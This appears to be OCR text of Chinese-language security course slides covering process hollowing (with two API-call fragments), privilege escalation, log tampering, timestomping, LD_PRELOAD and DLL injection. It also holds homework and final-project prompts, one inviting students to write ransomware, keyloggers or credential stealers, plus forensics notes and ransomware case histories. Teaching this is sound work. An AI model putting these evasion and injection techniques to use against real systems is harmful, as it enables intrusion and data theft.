
```
if (!SetThreadContext(pProcessInfo->hThread, pContext))
```


- 重啟 Thread

```
if (!ResumeThread(pProcessInfo->hThread))
```

Process Hollowing


- 偽裝成 Windows 服務





Process Hollowing

- 用 Process Hacker 還是可以分辨這不是一個 Windows Service
- 如何偽裝成 Service process? (可當 HW 題目)



Process Hollowing

- Reference
  - https://github.com/m0n0ph1/Process-Hollowing

Summary

- Abuse Elevation Control Mechanism
  - Sudo and Sudo Caching
- Indicator Removal on Host
  - Clear Command History
  - Clear Linux or Mac System Logs
  - File Deletion & File Recovery & Secure Delete
  - Timestomp
- Hijack Execution Flow
  - LD_PRELOAD
- Process Injection
  - DLL Injection
  - Reflective DLL Injection
  - Process Hollowing

HW

- 找一個上課沒講到的 Malware 技術(也可以是防禦/偵測技術)做實驗
  - 介紹該技術
  - 附上實驗過程截圖
  - 附上 Code 並說明如何執行以及你的環境
    (Code 可以是網路上找的，但要做簡單的修改並且還能夠運作)

- 上傳 zip 檔，結構:
  - $(StudentID)/
    - $(StudentID).pdf
    - Code/

HW 題目範例

- How to Detect/Evade the Detection
  - Timestomping
  - (Reflective) DLL Injection
  - Process Hollowing (如何偽裝成 Service process)

- https://www.ired.team/
  - Detecting Reflective DLL Injection with Volatility (Volatility3)
  - Masquerading Processes in Userland via _PEB

FINAL PROJECT

Final Project 主題

1. Red Team
   - 寫一個 Malware 結合各種技術: Execution, Persistence, Privilege Escalation, Defense Evasion, Command and Control, ...
   - 具有惡意的行為: Botnet/P2P Botnet, Ransomware, Steal Cookies/Password, Keylogger, ...
   - Domain Generation Algorithms, Anti-Analysis/Forensics, Rootkit
2. Blue Team
   - 撰寫能夠偵測 Malware 使用何種技術的腳本，可用真實 Malware 做實驗
   - Digital Forensics


- Resources
  - MalwareSourceCode
  - Free Malware Sample Sources for Researchers
  - VirusTotal

Final Project 主題

3. IDS (Intrusion Detection System)
   - https://securityonionsolutions.com/
   - https://www.fireeye.com/blog/threat-research/2020/10/threatpursuit-vm-threat-intelligence-and-hunting-virtual-machine.html
   - Data Visualization Plugin: https://www.nicter.jp/

Command and Control

- Twitter profile being used to command and control (C&C), pushing BASE64-encoded information.



https://www.researchgate.net/figure/Twitter-profile-being-used-to-command-and-control-C-C-pushing-BASE64-encoded_fig2_229033917


Digital forensics
數位鑑識

- 特點:
  1. 難以蒐集與保存
  2. 不能直接理解
  3. 易於復制竄改與刪除
  4. 難以證明來源和完整性
  5. 難以建立連結

- 步驟:
  1. 事件辨別
  2. 保存證據
  3. 復原 (已刪除的文件、密碼保護的文件、部分毀損或完全損壞的文件 etc.)
  4. 分析
  5. 報告

AIDS Trojan

- AIDS 是最早的勒索病毒，出現於 1989 年，加密磁碟上的檔案，要求繳交 189 美元的贖金以解除鎖定
- 因為其採用的是對稱式加密，該技術的加密金鑰會儲存於病毒的原始碼中，所以使用者根本沒必要向勒索者支付贖金，即可還原檔案



WannaCry

- 2017年5月19日，安全研究人員 Adrien Guinet 發現病毒用來加密的 Windows API 存在的缺陷，在非最新版作業系統（Windows 10）中，所用私鑰會暫時留在記憶體中而不會被立即清除
- Adrien Guinet 開發並開源了一個名為 wannakey 的工具，並稱這適用於為感染該病毒且執行 Windows XP 的電腦找回檔案
- 在感染病毒後電腦未重新啟動，且私鑰所在記憶體還未被覆蓋（需要運氣）的話，有機會找出私鑰復原資料

Paradise 勒索病毒新變種
透過 IQY 檔案散布

- IQY 是 Microsoft Excel 所使用的一種檔案
- IQY 檔案可用來下載一個 Excel 公式(可執行 PowerShell 和 CMD 等系統工具)，因為是利用正常的 Excel 檔案類型，所以還能避開偵測。
- 檔案一旦被開啟，就會向攻擊者的幕後操縱伺服器(C&C Server)取得一個惡意的 Excel 公式。此公式含有一道命令會執行 PowerShell 指令去下載一個執行檔。
- 此種攻擊並非利用 Microsoft Excel 的漏洞，因此就算是平常都按部就班修補的系統還是有受害的風險。

- 個案分析利用 Excel IQY 檔案散播後門程式事件分析報告